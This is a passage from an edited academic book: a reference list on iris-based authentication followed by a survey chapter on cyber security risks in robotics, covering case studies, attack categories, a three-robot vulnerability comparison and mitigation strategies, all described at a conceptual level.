- Calderbank, A.R., Daubechies, I., Sweldens, W., & Yeo, B.L. (1998). Wavelet Transforms that Map Integers to Integers. *Applied and Computation Harmonic Analysis*, (3), 332-369.
- Chinese Academy of Sciences Institute of Automation. (2003). *Database of 756 Greyscale Eye Image*. Available from: <http://www.sinobiometrics.com>
- Cho, E.S., Gelogo, Y., & Kim, S.S. (2011). Human Iris Biometric Authentication using Statistical Correlation Coefficient. *Journal of Security Engineering*.
- Daubechies, I., & Sweldens, W. (1998). Factoring Wavelet Transforms into Lifting Steps. *The Journal of Fourier Analysis and Applications*, 4(3), 245–267. doi:10.1007/BF02476026
- Daugman, J. (1994). *Biometric Personal Identification System Based on Iris Analysis*. United States Patent, 5291560.
- Daugman, J. (2002). How Iris Recognition Works. *Proceedings of 2002 International Conference on Image Processing*, 1. doi:10.1109/ICIP.2002.1037952
- Gite, H. R., & Mahender, C. N. (2011). Iris Code Generation and Recognition. *International Journal of Machine Intelligence*, 3(3).
- Guerin, R. A., & Orda, A. (1999). QOS Routing in Networks with Inaccurate Information: Theory and Algorithms. *IEEE/ACM Transactions on Networking*, 7(3), 350–364. doi:10.1109/90.779203
- Haas, Z., Deng, B., Liang, P., Papadimitratos, & Sajama, S. (2002). Wireless Ad-hoc Networks. *Journal of Proakis*.
- Kejun, L., Deng, J., Varshney, P., & Balakrishnan, K., & Kashyap. (2007). An Acknowledgement Based Approach for the Detection of Routing Misbehaviour in MANET. *IEEE Transactions on Mobile Computing*.
- Koh, J., Govindaraju, V., & Chaudhary, V. (2010). *A Robust Iris Localization Method using an Active Contour Model and Hough Transform*. 20th International Conference on Pattern Recognition, ICPR, Istanbul, Turkey.
- Kong, W., & Zhang, D. (2001). Accurate Iris Segmentation Based on Novel Reflection and Eyelash Detection Model. *Proceedings of International Symposium on Intelligent Multimedia, Video and Speech Processing*. doi:10.1109/ISIMP.2001.925384
- Lauter, K. (2004). The Advantages of Elliptic Curve Cryptography for Wireless Security. *IEEE Wireless Communications*, 11(1), 62–67. doi:10.1109/MWC.2004.1269719
- Lim, S., Lee, K., Byeon, O., & Kim, T. (2001). Efficient Iris Recognition through Improvement of Feature Vector and Classifier. *ETRI Journal*, 23(2).

***Cloud and Cyber Security through Crypt-Iris-Based Authentication Approach***

- Liu, J., Yu, F. R., Lung, C. H., & Tang, H. (2007). Optimal Biometric-Based Continuous Authentication in Mobile Ad-hoc Networks. *Third IEEE International Conference on Wireless and Mobile Computing, Networking and Communications*, 76-81. doi:10.1109/WIMOB.2007.4390870
- Llewellyn, L. C., Hopkison, K. M., & Graham, S. R. (2011). Distributed Fault Tolerant Quality of Wireless Networks. *IEEE Transactions on Mobile Computing*, 10(2), 175–190. doi:10.1109/TMC.2010.148
- Ma, L., Wang, Y., & Tan, T. (2002). *Iris Recognition using Circular Symmetric Filters*. National Laboratory of Pattern Recognition, Institute of Automation, Chinese Academy of Sciences.
- Masek, L. (2003). *Recognition of Human Iris Patterns for Biometric Identification*. University of Western Australia. Retrieved from MATLAB work: <http://www.mathworks.com>
- Namuduri, K., & Pendse, R. (2012). Analytical Estimation of Path Duration in Mobile Ad-hoc Networks. *IEEE Journal Sensors*, 12(6), 1828–1835. doi:10.1109/JSEN.2011.2176927
- Panganiban, A., Linsangan, N., & Caluyo, F. (2011). Wavelet-Based Feature Extraction Algorithm for an Iris Recognition System. *Journal of Information Processing Systems*, 7(3), 425–434. doi:10.3745/JIPS.2011.7.3.425
- Ritter, N. (1999). Location of the Pupil-Iris Border in Slit-Lamp Images of the Cornea. *Proceedings of the International Conference on Image Analysis and Processing*. doi:10.1109/ICIAP.1999.797683
- Sanderson, S., & Erbetta, J. (2000). Authentication for Secure Environments Based on Iris Scanning Technology. *IEEE Colloquium on Visual Biometrics*. doi:10.1049/ic:20000468
- Sanzgiri, K., Laflamme, D., Dahill, B., Levine, B. N., Shields, C., & Belding-Royer, E. M. (2005). Authenticated Routing for Ad-hoc Network. *IEEE Journal on Selected Areas in Communications*, 23(3), 598–610. doi:10.1109/JSAC.2004.842547
- Shanthini, B., & Swamynathan, S. (2009). A Cancelable Biometric-Based Security System for Mobile Ad-hoc Networks. *International Conference on Computer Technology (ICONCT 09)*, 179-184.
- Sherin Zafar, M. K., & Soni, M.M.S. (2014b). Sustaining Security: Encircling Wavelet Quartered Extrication Algorithm For Crypt- Biometric Perception. *Data Mining and Intelligent Computing (ICDMIC),International Conference*, 1 – 6. DOI: doi:10.1109/ICDMIC.2014.6954263
- Sherin Zafar, M.K., & Soni. (2014c). Trust based QOS protocol (TBQP) using meta-heuristic genetic algorithm for optimizing and securing MANET. *IEEE Explore*, 173 - 177. DOI: 10.1109/ICROIT.2014.6798315
- Sherin Zafar, M. K., & Soni, M.M.S. (2015a). A Novel Crypt-Iris Based Authentication Approach. *IEEE Conference INDICON*.
- Sherin Zafar, M. K., & Soni, M.M.S. (2015b). An Optimized Genetic Stowed Approach to Potent QOS in MANET. *Procedia Computer Science*, 62, 410-418. doi:10.1016/j.procs.08.434
- Sherin Zafar, M. K., & Soni. (2014a). Sustaining Security in MANET: Biometric Stationed Authentication Protocol (BSAP) Inculcating Meta-Heuristic genetic Algorithm. *IJ Modern Education and Computer Science*, 9, 28-35. DOI: 10.5815/ijmecs.2014.09.05

***Cloud and Cyber Security through Crypt-Iris-Based Authentication Approach***

Sherin Zafar, M. K., & Soni. (2015c). A Novel Crypt-Biometric Perception Algorithm to Protract Security in MANET. *I.J. Computer Network and Information Security*, 6(12).

Struc, V., Gajsek, R., & Pavasic, N. (2009). Principal Gabor Filters for Face Recognition. *3<sup>rd</sup> IEEE International Conference on Biometrics: Theory, Applications and Systems*, 1-6.

Sweldens, W. (1995). The Lifting Scheme: A New Philosophy in Bi-Orthogonal Wavelet Constructions. *Wavelet Applications in Signal and Image Processing III, SPIE*, 2569, 68–79. doi:10.1117/12.217619

Sweldens, W. (1997). The Lifting Scheme: A Construction of Second Generation Wavelets. *SIAM Journal on Mathematical Analysis*, 29(2), 511–546. doi:10.1137/S0036141095289051

Tisse, C. L., Martin, L., & Torres, M. (2002). Person Identification Technique using Human Iris Recognition. *International Conference on Vision Interface*.

Wildes, R. (1997). Iris Recognition: An Emerging Biometric Technology. *Proceedings of the IEEE*, 85(9), 1348–1363. doi:10.1109/5.628669

# Chapter 22

# Cyber Security Risks in Robotics

**Ishaani Priyadarshini**  
*KIIT University, India*

## ABSTRACT

*With technology flourishing at a rapid rate, humans have been able to achieve considerable heights of success. Accomplishment of tasks nowadays is either a click away or a command away in most of the technological arenas. One such realm of technology is that of Robotics which has been there for almost a century and continues advancing day by day. The evolution of robotics has ranged from the basic remote controlled systems to humanoid robots. With applications as well as accuracy increasing for every new system implemented, security risks too have been making their way into the new invention. Since different robots have been created for different purposes in different fields like the defense, household, medical or the space, protecting systems against their exploitation is of utmost importance as these fields incorporate sensitive as well as intricate tasks. This chapter focuses on the security aspects of Robotics. The necessity of Cyber security in Robotics has been explored by taking different kinds of robots used in different fields. The current state of Robotics is vulnerable to many risks and several case studies have been highlighted to support the need of securing Robotics by identifying several risks to which it is vulnerable. Apart from that mitigation strategies have been discussed to secure the domain of Robotics. An attack comparison has been made for three robots in analyzing them against the vulnerabilities faced by them.*

## INTRODUCTION TO CYBER SECURITY

Cyber security may be defined as the state of being protected against the criminal or unauthorized use of electronic data or the measures to achieve this. It is a field which strives to defend attacks against computer systems which may incorporate control systems, critical infrastructures and technology transport systems. It ensures five security services namely Confidentiality, Integrity, Availability, Authenticity and Non repudiation of electronic, computer and network domains. Most of the organizations, corporations, institutions and governments collect, process and store magnanimous amount of confidential data and transmit it across the networks to other systems. One of the most contributing causes of cyber security is the constantly evolving nature of security risks. Even though the traditional systems have been successful

DOI: 10.4018/978-1-5225-2154-9.ch022

**Cyber Security Risks in Robotics**

in protecting against significant threats, many possible threats still remain uncharted. As the volume and sophistication of cyber-attacks increase exponentially, it is necessary to safeguard information which might be of personal interest as well related to national security. Thus a body of technologies, processes and practices works towards securing the networks, computers, programs and data from attack, damage or unauthorized access. The National Institute of Science and Technology (NIST), defines cyber-attack as a means of using the cyber space for disrupting, disabling, destroying or maliciously controlling a computing environment or infrastructure (Kissel 2013). This will lead to destroying the integrity of the data or stealing controlled information. The cyber infrastructure generally comprises of Electronic Information and communication systems, hardware and software, storage, processing and communication. Cyber security being the biggest risk of technological operations finds its use in almost every realm of technology. Ranging from real time data analytics to Drones and Robotics, Cyber security becomes critically important as Internet of Things constantly grows. One element of the cyber infrastructure is the field of robotics which we will be considering in this article.

## **BACKGROUND**

The history of robots can be traced back to the 20th century when a mere humanoid machine was introduced. Gradually it developed into what we call the robot nowadays. The first generation of robots saw stationary, non-programmable, electromechanical devices which lacked sensors. They were replaced by second generation robots which came with sensors and controllers. The third generation robot was an even more refined version of the second generation robot and was full of features. It could be stationary or mobile and could provide complex programming along with speech recognition and synthesis. The fourth generation of robots is currently undergoing research and is under the developing phase. Over the time, the definition for robots has kept on changing. A robot may be defined as a unit devised to carry out tasks in a repeated manner, keeping a track of speed and precision. The term robot comes from the Czech word ‘roboťa’ depicting ‘forced labor’. A robot may be controlled by a human operator as well as a computer (Struuk, 2014). Robots may be classified into two types depending on how they are controlled.

- **Autonomous Robots:** These are the robots which do not need human or operator intervention and can perform tasks by themselves (Bekey, 2015). For instance, the Bump and Go robot which has bumper sensors to detect obstacles. With respect to every bump that it faces as it hits the obstacle, it is given the command to change its direction.
- **Insect Robots:** A group of robots which function on the command of a single controller fall into the category of Insect robots (Rouse, 2007). It is similar to a colony of insects wherein the entire fleet follows a single leader. Antbo is an insect robot (Ashley, 2016).
- A more vivid definition for a robot focusses on a few characteristics followed by the device. The characteristics are as follows (Pratyusha, 2011).
- **Sensing:** A robot must be able to sense its surroundings. For this purpose it is equipped with light sensors, touch and pressure sensors, chemical sensors, sonar sensors and taste sensors. A robot lacking sensors is unaware of its environment.
- **Movement:** One of the characteristics which makes robot so proficient is its ability to move. A robot may be dependent on wheels or walking legs to move. The movement may depict either an actual displacement in the position of the robot or simple parts of the robot to move.

### **Cyber Security Risks in Robotics**

- **Energy:** A robot must be equipped with the required amount of energy/power to perform its functions. It may draw power from solar cells, batteries or electricity.
- **Intelligence:** Specific programming may induce intelligence into the robot. These are called as 'smarts'. The robot must receive the program to act in the required manner.

Thus, a robot can be termed as a system incorporating sensors, control systems, manipulators, power supplies and software's functioning simultaneously to accomplish a task. It requires knowledge from domains like mechanical engineering, physics, electrical and structural engineering. The concept of mathematics and computing also contribute to the same. Due to their parallelism with human beings, specific advanced robots are given the name Android (Minato, 2004). With the constant evolution of robots, every domain explored by human beings benefits. Modern robots find their use in space, land, oceans, biology and other technology oriented domains.

According to the National Aeronautics and Space Administration (NASA), Robotics is the study of robots which are machines meant to perform specific tasks (May, 2009). Some robots can do work by themselves. Other robots must always have a person telling them what to do. Of all the ways NASA uses robotics for, moving large objects in space is probably the most significant use of robotics.

Consequently, robotics is the branch of engineering that deals with conception, design, manufacturing and operation of robots. The branch also highlights the importance of artificial intelligence, nanotechnology and bioengineering. Isaac Asimov proposed a few postulates termed as 'Asimov's three laws of Robotics' stating that (Bekey, 2015),

1. Robots must never harm humans.
2. Robots must follow instructions from humans without violating rule 1.
3. Robots must protect themselves without violating any rules.

## **MAIN FOCUS OF THE CHAPTER**

### **Importance of Cyber Security in Robotics**

We live in a world which is undergoing rapid changes. Innovation and technology have resulted in constant evolution of robotics over the last few decades. Initially the field of Robotics was restricted to the manufacturing world but now robots are capable of performing complex work alongside humans expanding the productivity in lesser time. Cyber threat has been increasing exponentially as data, systems and people are being connected digitally. It has been estimated that the Robotics and automation industry will grow from \$62 billion to \$1.2 trillion in the next ten years. The consumer robotics industry by 2019 is believed to be over \$1.5 billion. Moreover Robotics may also be associated with the Cloud Computing Environment. As the demand for Robotics will grow, so will the risk associated with robotics. Cyber security breaches in robots will have an adverse effect on robotics, thus damaging the financial aspects and reputation. A hacked service robot could be otherwise used to harm people or carry out malfunctions deliberately. Through open source platforms, people may get equipped with hacking skills, such that automation will replace human labor. In the coming years it is likely that hackers could override industry safeguards, disrupt services, harm products and steal important information. Many real time constraints often play a pivotal role in robotics applications. Other than software bugs and vulnerabilities, robotics

**Cyber Security Risks in Robotics**

is also prone to communication. We highlight a few applications which require security and privacy to be introduced in the field of robotics

- **Defense and Space:** The military field makes use of robotics in order to introduce automatic aerial vehicles, also known as drones which typically are used in surveillance and combat missions. Even though such communications should be encrypted, most of the times they are not. There may be a situation such that an intruder snoops into the drone by taking its control thus benefits from the non-encrypted communication. He may also crash the drone into a highly populated area. There may also be a situation where an unauthorized entity takes control over a robot making his way to sensitive data centers and sabotaging the records.
- **Medical Surgeries:** There is potential danger involved in the process of operating patients by instructing commands to robots. If there is no encryption or authentication mechanism driving the same, the system is prone to man in the middle attacks. The consequences may be dire as an unauthorized entity takes control of a surgical robot.
- **Household Robots:** It is expected that by 2020, every house will have a robot (Hoffman, 2004). These robots can be used as assistants or domestic helps and may assist in daily chores of the household. They may adorn microphones, cameras and sensors which can collect vast repositories of information. This information must be guarded. Many robots will be endowed with the capacity to collect health status of people. Such sensitive information must be taken care of, negligence of which may cause an unauthorized entity to take control of the household robot and gain access to the sensitive data.
- **Disaster Robots:** Many robots have been introduced for coming to an aid during disasters. They may be given the responsibility of accessing, breaking, repairing and disrupting harmful systems. Since the robots are capable of excessive danger, it is necessary that they should not be accessed by an external entity. An unauthorized entity may take control of a disaster robot which has been deployed to disconnect a nuclear platform. This can cause a hindrance for the disconnecting process.

## **Current State of Security in Robotics**

As already stated, robotics makes use of sensors, control systems, manipulators and software's which lead to efficient managing and controlling of the device. As component based software engineering plays a key role in robotics, components act as individual computer programs which communicate with each other by using protocols. Robot Operating System (ROS) and yet another Robot Platform (YARP) are robotics oriented architectures incorporating a number of programs on many hosts connected by peer to peer topology. In ROS, messages are transmitted unencrypted using the Transmission Control Protocol/Internet Protocol (TCP/IP) or User Datagram Protocol/Internet Protocol (UDP/IP). MD5 is a message digest algorithm which ensures data integrity and that various authentication mechanisms have been introduced. However the drawback suffered by the system is that even though it increases overall security, if data is not encrypted, it can be easily intercepted by an unauthorized entity.

In YARP, sensors, processors and actuators are linked by software's. It makes use of handshaking offered by TCP. Anyone who can access the corresponding TCP port may connect to YARP port. Since the YARP infrastructure is exposed, and the application is vulnerable to corrupted data, it leads to high security risk. The internal machine running processes may get exposed in such a situation.

### **Cyber Security Risks in Robotics**

In the past, an authentication protocol has also been implemented for ensuring authenticity of information while controlling robot by making use of TCP/IP, however, the communication is not encrypted. Moreover there are hardware systems to verify integrity of system in tele surgical (remote) robots. Robotics professionals are working on the ITP protocol to enhance the security features of this hardware system.

BeamPro, being a telepresence robot, is a remote controlled device which may also be wheeled. As it is also concerned with features like video chats and video conferencing, it mainly focuses on cyber security. It works on basis of secure protocols, symmetric encryption and data authentication.

### **Some Recent Case Studies Highlighting Cyber Security Risks Faced by Robotics (Issues)**

Cyber security for robotics demands that the system be flexible beyond current security technologies. For instance if a robot is to deliver a small package at a target destination it should consider multiple factors. It should be able to land safely by intelligently detecting the environment. Beginning from the recognition of entrance of the target destination to locating a system and plugging into the Universal Serial Bus (USB), it should equally be stealthy in its approach so that it may not get detected. It is important that it is dexterous so as to avoid obstacles and adaptive in case any damage takes place. It must be easy to reconfigure and modify if required. As technology is getting smarter, we have cars which can park themselves and cell phones which are efficient in detecting our heart rates. With such incredible features, there is also a greater chance of many uninvited risks. It is possible to breach smart devices and obtain personal information. A survey conducted showed that recently more than 69000 devices have been wirelessly hacked (Bolde, 2005). We highlight some of the case studies which bring into our notice how robotics face cyber security challenges on a daily basis.

- **Automotive Industry:** One of the fastest growing industries has been successful in devising intelligent cars. These intelligent cars may be partially or completely automated with numerous capabilities like intelligent keys, hands free door lock, digital instrumentations, and the ability to warn when foreseeing a collision, eco fuel systems and automatically generating signals when required. Google, Audi AG, Hyundai as well as Toyota have been known to develop such self-driving cars. However, the biggest risk these cars face is from hackers as they comprise of complex distributed systems. These automated machines rely on onboard computers which are connected by internal wired networks. Sensors in their wheels may also prompt wireless communication. Researchers, keen on the invasion technique set up two areas of attacks, one being the small range wireless which made use of wireless network, and the other being the long range which made use of cellular networks. A car will receive radio signals through its software which will first decode the radio signal. Several bugs were found by making use of complex reverse engineering tools. When hackers got access to internal network, they were able to create variations in the speedometer, disable breaks, and install malwares compromising the entire system. Also they were able to spoof objects like people, vehicles and obstacles remotely.
- **Super-Secret Stealth Drone Hacked by Iran:** On December 4, 2011, an unmanned aerial vehicle named as Lockheed Martin RQ 170 belonging to the United States was seized by the Iranian cyber warfare unit. It is believed that the drone's Global Positioning System (GPS) coordinates were compromised and manipulated. Another possibility is that the electronic warfare specialists were successful in cutting off the communication link by overwhelming the communications. The leak-

**Cyber Security Risks in Robotics**

age of encrypted signals is the primary cause of the drone being hacked. It is possible to feed fake GPS coordinates to a system which has been compromised. The drone's GPS coordinates were re-configured and modified to meticulous latitudinal and longitudinal data. This compelled the drone to land at the corresponding location. As such drones work by capturing signals from satellites and solve equations to confirm positions. When the system is compromised, a drone is communicated with a liable satellite, after which spoofed signals may be sent for performing any kind of breach.

- **Medical Surgical Robots:** Raven II in an advanced teleported robot (Bonaci, 2015). It responds to inputs from surgeons and is capable of performing surgical operations. These robots rely on available networks as well as temporary ad hoc wireless and satellite networks for transmitting sensitive information like video, audio and other sensory information between the surgeon and robots. Even though this technology has been contributing immensely to the medical world, the open and uncontrollable communication system encourages a variety of cyber security risks. A group of researchers at the University of Washington Seattle, has been successful in detecting the loopholes of Raven II (Langston, 2015). They have efficiently shown all possible ways a malicious attacker can adopt to disrupt the behavior of the robot. The robot relies on software based on open standards as well as the Linux and Robot Operating System to function along with the Interoperable Telesurgery Protocol. The public networks over which it takes place are inadvertently accessible to anyone making it extremely easy for intruders to overwhelm and disrupt, as well as take over sensitive communications. The attack is believed to hamper the computer and make use of manipulated signals to control the robot. The team carried out three types of attacks successfully. In the first attack the group was able to change the commands sent to the robot by operator. This involved deleting, delaying and reordering commands. The consequences of this kind of attack were that the robotic movements became jerky and at times the robot went out of control. In the second type of attack, the intensity of signals could be modified. This could enable the robot to perform the commanded actions but with different intensities. The final attack or the hijacking ensured that the attacker took complete control of the robot. Finally, after constantly sending commands and jeopardizing the Interoperable Telesurgery Protocol, the attackers were successful in carrying out Denial of Service attacks and could stop the robots from being reset again and again.

Even though many researchers say that encryption and authentication being low cost can be beneficial to the robotics society, many argue that encryption cannot simply mitigate all the attacks. An interception attack like the Man-in-the- Middle attack or eavesdropping may still threaten the security aspects of robotics.

### **Some Cyber Security Risks Faced by Robotics**

Any cyber-attack in the domain of Robotics forms a basis of either an endpoint compromise or is a network- communication based attack. An endpoint compromise sees a controller unable to control the robot whereas the network communication based attack encourages an attacker to either eavesdrop into the network or inject malicious code into it. A factor which compares the intensity of the two attack vectors is the physical access. As physical access is more to the network-communication based attack, they are much more feasible in comparison to endpoint compromise attacks (Bonaci, 2015).

As discussed above, the robotics arena is threatened by many risks and vulnerabilities. In this section we will take into account various attacks faced by robots.

### Cyber Security Risks in Robotics

- **Intention Modification Attacks:** Such attacks are performed deliberately to affect the actions of a robot which is commanded by the controller. This particular attack aims at altering the message while the packets are still in a transition mode. Specifically, packet headers are modified by an adversary to either direct the packets to another destination or for modifying the data present on target machines. Denial of Service attacks represent a class of Intention Modification attacks. In such attacks, the robots' network interface is overwhelmed with TCP traffic. It may result in either of the following.
  - **Robot Halting:** it is a physical indicator of the fact that the robot has been overwhelmed by a Denial of Service attack. It may also lead to erratic movements in the robot. The robot may halt repeatedly and for different durations. Also the speed may vary.
  - **Delay in Responding to Direction Commands:** A robot under Denial of Service attack displays delay while transition from low to high speed. It may not respond instantly to various navigation commands.
  - **Intention Manipulation Attacks:** In Intention Manipulation attack, the attacker reconstructs the message transmitted from the robots to the controller. These are also known as feedback messages as they are a response to the input given by the controller. They may be in form of video clips or readings. As the intention of the controller is authentic, there is some level of difficulty in performing these attacks. However, if executed correctly, it may be difficult to detect or prevent such attacks. If the manipulated feedback is believed to be legitimate, it may lead to unfavorable consequences. As most of the robots are governed by communication networks they are highly vulnerable to manipulation attacks. A worm may be written to manipulate components in the robot and spread over the network without any human intervention.
- **Hijacking Attacks:** It is an attack wherein the adversary takes in control of the communication between two end points. If the endpoints were believed to be the controller and the robot, it is possible that the adversary disregards the intention of the controller and execute unethical actions. The hijacking may temporarily or permanently take control of the robot and disrupt the services for a few hours or irreversibly. The hacking of teleported surgical robot Raven II is an example of hijacking attack in robots. The attacks stated above may be carried out by two kinds of attackers. They are listed as follows:
  - **Network Observer:** An adversary with an intention of eavesdropping or snooping on the information being transmitted between a controller and a robot. He may be involved in collecting information, introducing unreliable information into the communication network while appearing benign to both the parties at the ends.
  - **Network Intermediary:** An adversary who positions himself between the controller and the robot thus preventing confidential communication between the ends.

### An Attack Comparison Study for Three Robots

As stated above a robot may be thought of as a cyber-physical system driven by actuators, sensors and mobility to perform a specific task. Even though robots are capable of multitasking and providing various benefits, they also lead to rising concern in the aspect of security and privacy. This section takes into account three robots the WowWee Rovio, Erector Spykee, and Wow Wee RoboSapien V2 (Denning, 2009). We will explore the vulnerabilities faced by the stated robots and analyze them for security and privacy.

**Cyber Security Risks in Robotics**

- **WowWee Rovio:** It is a mobile webcam robot which is inclined towards remote communication as well as home surveillance. It is equipped with a video camera, microphone and a speaker. It is also capable of changing the position of its camera which is controlled by a web interface. It may be controlled wirelessly by robot's ad hoc wireless network, home wireless network and the Internet.
- **Erector Spykee:** A toy spy telepresence robot by nature, the Erector Spykee has a video camera, a microphone as well as a speaker. Though the movement is restricted to only horizontal plane, it is controlled in the same way as the Rovio. A significant feature which distinguishes both the robots is the intended user base which is much larger in case of the Rovio.
- **WowWee RoboSapien V2:** It is regarded as a toy and is driven by infrared. It has multiple sensors and a color camera which play a pivotal role in tracking objects. Even though it is proficient in displaying autonomous movements, it is predominantly driven by remote control.

The following are little vulnerability faced by robots that we have taken into consideration for analyzing the robots.

- **Remote Identification and Discovery:** Remote identification and discovery is an important vulnerability as it is relied upon to identify the presence of a robot. An adversary makes use of the communication network to intercept or inject commands. WowWee Rovio and Erector Spykee are relatively easy to detect as they make use of ad hoc networks or robot's home network. Infrared provides a secure way to transmit and synchronize data making WowWeeRoboSapien2 relatively difficult to identify.
- **Passive and Active Eavesdropping:** The aim of Passive eavesdropping is to gather sensitive information. An adversary may simply listen to weakly encoded or unencrypted packets to seek confidential information. On the other hand, an Active eavesdropping follows two phases, wherein in the former phase, the adversary sniffs messages from a liable user and sends spoofed messages to the access point where the messages will be decoded and further sent to another adversary. Both adversaries compare the encrypted messages with the plaintext and can derive the mathematical key corresponding to the encryption process. In this situation, a passive adversary may learn the password for enabling Rovio by method of interception and further intercept the sensitive information being transmitted. The Spykee lacks efficiency of protecting secret credentials, however intercepting sensitive data in case of Spykee is difficult as it uses Diffie Hellman key exchange algorithm which is a digital encryption technique. However Diffie Hellman Key exchange is vulnerable to Man in the Middle attacks. Robosapien V2 is easily hackable. A group of hackers were successful in replacing the robot's head with a pocket PC (Behnke, 2006).
- **Operational Notifications:** Some robots are capable of providing audible and other alerts when a user is logged into the system. This enables people nearly to know that the system is being accessed. Other robots periodically generate noise or signals when they are immobile. This suggests that the robot is collecting data. The Rovio only provides a minimal visual cue and no auditory cue when it is accessed. It can only indicate when it is powered on and mobile. The Spykee provides chimes when it is accessed, however with the speaker being turned off, it is practically impossible to indicate if someone has logged into the system. Minimal visual cues give an idea that the robot is activated, however noticeable noise is generated when it moves. The Robosapien 2 is known to generate significant noise as well as making verbal exclamations.

### Cyber Security Risks in Robotics

- **Controlling the Robots:** An important aspect of maintaining security and privacy is the ability to control the robot whenever and wherever required. An efficient robot must pay heed to the instructions of its commander. Rovio and Spykee are controlled by using legitimate login credentials. Even though they are physically limited, they can be effective in pushing small objects on the floor. In case of RoboSapien V2, it is difficult to gain fine control of the robot, however multiple trials can effectively lead to performing tasks like lifting up objects. It is incapable of performing accurate physical tasks but may carry out tasks like picking a set of keys.
- **Network Security:** As most of the robots are influenced by the network it is essential that network security must be ensured. Both Rovio and Spykee use Wired Equivalence Privacy (WEP) with 64 bit or 128 bit encryption, but Spykee has an advantageous edge of connecting to Wi-Fi Protected Access (WPA). Networks using WEP encryption can be compromised by cracking.

## SOLUTIONS AND RECOMMENDATIONS

### Some Mitigation Strategies to Avoid Cyber Security Risks in Robotics

With the security breaches knowing no bound and the domain of robotics being vulnerable to so many insecurities, there is a necessity to prevent such attacks before they take a toll on us. Several methods have been put forward for identifying attacks and mitigating the threats to secure a system. We shall be discussing a few in this section.

- **Communication Robustness:** The transmission of commands from a controller to the robot and feedback from the robot to the controller require a transmission medium. It is this transmission medium which is vulnerable to most of the attacks. Ensuring that a layer of security is provided over the channels for information being transmitted will certainly reduce probable insecurities. Since the communication is dedicated, encryption and introduction of authentication mechanisms on transmitted data will restrict modification, manipulation and hijacking attacks.
- **Data Distribution Service in ROS:** As already discussed, in Robot Operating Systems (ROS), messages may be transmitted without encryption which encourages eavesdropping. However, in-

*Table 1. Attack comparison for three robots based on their vulnerabilities*

Vulnerabilities	WowWee Rovio	Erector Spykee	WowWee RoboSapien V2
Remote Identification and Discovery	Relatively Easy	Relatively Easy	Relatively difficult
Passive and Active Eavesdropping	Easy	Moderate	Easy
Operational Notifications	<ul style="list-style-type: none"> <li>• No auditory cue</li> <li>• Minimal visual cue</li> </ul>	<ul style="list-style-type: none"> <li>• Noticeable noise generated when moving</li> <li>• Minimal visual cues</li> </ul>	<ul style="list-style-type: none"> <li>• Generates Significant Noise</li> <li>• Makes verbal exclamations</li> </ul>
Controlling the Robots	Control using legitimate logins (limited physical capabilities)	Control using legitimate logins (limited physical capabilities)	Achieve fine control with multiple trials (better physical capabilities)
Network Security	WEP (64 bit or 128 bit)	WEP (64 bit or 128 bit) WPA	-

**Cyber Security Risks in Robotics**

Integrating data Distribution Service (DDS) as a transport layer will lead to installation of plugins that ensure authentication, access control and cryptography.

- **Authentication Mechanism in YARP:** When making use of YARP, the entire infrastructure may be revealed. However, an authentication mechanism may be introduced in the YARP by ensuring key exchange. Port monitoring and arbitration may ensure proper encoding and decoding of transmitted data.
- **Securing the Cloud:** Cloud robotics is an emanating field which has robotics embedded into the cloud computing environment. It relies on cloud storage and other internet technologies of the cloud infrastructure. It leads to enhancement of memory, computational power and interconnectivity for robotics applications. The data is collected by sensors, and the corresponding information is uploaded to remote computation center. The information is processed and may be shared with other robots.
- **Communication Buses:** Secure communication may also be provided by Communication buses. Unlike traditional buses, communication buses are based on Ethernet and hence can make use of features pertaining to TCP/UDP/IP.

## ROBOTS AS SECURE APPLICATIONS


Robotics platform is based on the traditional computer systems platform, hence making the security issues similar for both. Robotic platforms are mainly constituted of hardware and software components. As general purpose robots become popular, many apps also surface which enable the robots to perform specific tasks. Thus there is a need to secure the robot. High level abstractions may be used to secure the system whereas privacy is another major concern which may be achieved by certain access control mechanisms. As users are identified securely and privileges are given levels, privacy is ensured. Specific software architectures have been proposed to ensure security in robotics. High level abstractions define policies for robots. Securing web browsers also has its own impact. Separating main components of framework and defining a rigid interface between them may allow securing the system easily. The inter component communications in this case will pass through a common message passing interface which may be easily inspected. The given figure is a proposed architecture which resembles a microkernel inhabiting a thin layer of software responsible for transmitting different messages. The layers above implement hardware specific features, robot abstractions and abstractions for applications. The applications running on the top make use of the abstractions conveyed by lower levels (Finnicum, 2011).

The security application of robots is many. We discuss four security applications of robots as follows:

- **Robots for Remote Surveillance:** Robots relying on autonomous mobile platform such as the Robo Sentry can not only move with the help of wheels but can also record video, audio and other sensitive data. They may be autonomous or teleported with high resolution cameras. They have the ability to detect hazardous gases and may also integrate security and Closed Circuit Television (CCTV) systems.
- **Robots for Alarm Verifications:** For any security installation, false alarms are undesirable. Many robots ensure verifiability of alarm conditions. The robots may be integrated to existing security, access control and CCTV systems. If alarm conditions are identified, robots may be dispatched as soon as possible. On reaching, the onboard sensors may confirm the presence of heat, smoke and

### Cyber Security Risks in Robotics

Figure 1. Architecture for secure robot



flames and also send live audio and video messages. A confirmation signal sent to the centralized station may assist in preventing any mishap.

- **Robots for Asset Tracking:** Given a definite range, with an autonomous mobile platform, a robot can track and locate Radio Frequency Identification (RFID) tagged items. The current location of a specific item on a map may be created and maintained by a robot. It may also be integrated into an already existing security system.
- **Robots for Facility Management:** An autonomous mobile robot is capable of creating and maintaining a highly accurate, dynamically maintained map of a facility. This map may be used to collect information. Few of the environmental parameters which may be identified by the robots are blocked aisles, malfunctioning safety lighting, temperature, Wi-Fi coverage and cell phone coverage. Audio and video recording along with image snapshots may be used for facility management by the robot.

## ETHICS IN ROBOTICS

